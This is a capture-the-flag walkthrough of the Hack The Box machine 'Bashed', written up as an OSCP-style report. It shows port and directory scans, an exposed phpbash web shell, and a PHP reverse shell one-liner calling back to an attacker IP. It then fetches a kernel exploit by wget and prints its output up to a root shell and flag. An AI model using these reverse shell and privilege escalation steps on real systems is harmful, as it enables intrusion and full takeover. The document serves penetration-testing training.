


1.0 - High Level Summary

1.1 - Host Summary




> hostname, IP, OS, ports open / services on them
Hostname: Bashed
IP: 10.10.10.68
PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18
OS: Linux (Ubuntu)

1.2 - Attack Surface Summary

> high level overview of exploitable services / potential
First fuzzing:
```fuff  
ffuf -u http://bashed.htb/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c  
```  
→ Result:
```fuff  
fonts [Status: 301, Size: 308, Words: 20, Lines: 10]  
dev [Status: 301, Size: 306, Words: 20, Lines: 10]  
php [Status: 301, Size: 306, Words: 20, Lines: 10]  
uploads [Status: 301, Size: 310, Words: 20, Lines: 10]  
images [Status: 301, Size: 309, Words: 20, Lines: 10]  
css [Status: 301, Size: 306, Words: 20, Lines: 10]  
js [Status: 301, Size: 305, Words: 20, Lines: 10]  
server-status [Status: 403, Size: 298, Words: 22, Lines: 12]  
```  
→ Access directory name “/dev”



Index of /dev

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 phpbash.min.php	2017-12-04 12:21	4.6K	
 phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

→ Discovery the file “phpbash.php”, use this to get exploit machine.

```

www-data@bashed:/var/www/html/dev# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/var/www/html/dev# ls /home
arrexel
scriptmanager

```

1.3 - Exploitation Summary

> high level overview of the services you exploited

Access this link to get prompt /bin/bash shell on machine:

<http://10.10.10.68/dev/phpbash.php>

→ Get user flag

Setup reverse shell to get terminal prompt access machine

```

```php
php -r '$sock=fsockopen("10.10.14.2",4444);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);'
```

```

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and initial discover

##First scan

```

```nmap
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/68-Bashed/10.10.10.68.txt 10.10.10.68
```

```

→ Result:

```

```nmap
PORT STATE SERVICE
80/tcp open http
```

```

##Second scan

```

```nmap
nmap -Pn -nvv -sSV --version-intensity 9 -A -p 80 -oN /opt/OSCP/labs/HTB/68-Bashed/nmap-version.txt 10.10.10.68
```

```

→ Result:

```

```nmap
PORT STATE SERVICE REASON VERSION
80/tcp open http syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
```

```

→ Exploit via HTTP (PHPBash)

2.2 - Exploitation

> gaining a shell

Listening with netcat on Kali Machine:

```

```netcat

```

```
nc -nvlp 4444
```
```

Run reverse shell php with command:

```
```php
php -r '$sock=fsockopen("10.10.14.2",4444);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);'
```
```

→ Check netcat terminal on the Kali machine.

2.3 - Elevation

> methods used to gain SYSTEM / root

Transfer file "linpeas.sh" to machine

```
```linpeas.sh
```

Possible Exploits

[1] af\_packet

CVE-2016-8655

Source: <http://www.exploit-db.com/exploits/40871>

[2] exploit\_x

CVE-2018-14665

Source: <http://www.exploit-db.com/exploits/45697>

[3] get\_rekt

CVE-2017-16695

Source: <http://www.exploit-db.com/exploits/45010>

```
```
```

Use CVE-2017-16695 to privilege root.

Compile the file exploit:

```
```searchsploit
```

```
searchsploit -m 45010
```

```
```
```

```
```gcc
```

```
gcc 45010.c -o cve-2017-16995
```

```
```
```

Transfer this file name "cve-2017-16995" to folder /tmp on Bashed machine

```
```python3
```

```
python3 -m http.server
```

```
```
```

```
```wget
```

```
wget http://10.10.14.2:8000/cve-2017-16995
```

```
```
```

```
```chmod
```

```
chmod 777 cve-2017-16995
```

```
```
```

Execute exploit file and get root flag

```
./cve-2017-16995
```

→ Result:

```
```
```

```
www-data@bashed:/tmp$./cve-2017-16995
```

```
./cve-2017-16995
```

```
[.]
```

```
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
```

```
[.]
```

```
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
```

```
[.]
```

```
[*] creating bpf map
```

```
[*] sneaking evil bpf past the verifier
```

```
[*] creating socketpair()
```

```
[*] attaching bpf backdoor to socket
```

```
[*] skbuff => ffff88003526a200
```


```
[*] Leaking sock struct from ffff880038646400
```

```
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880039562180
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff880039562180
[*] credentials patched, launching shell...
id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```
```

3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag



```
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cat /root/root.txt
cat /root/root.txt
cc4f0afe3a1026d402ba10329674a8e2
```

3.2 - Code Used

> full exploit code with source and highlights of changes

```
```Reverse_shell_php
php -r '$sock=fsockopen("10.10.14.2",4444);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock), $pipes);'

```

```Prives
CVE-2017-16695
Source: http://www.exploit-db.com/exploits/45010
```
```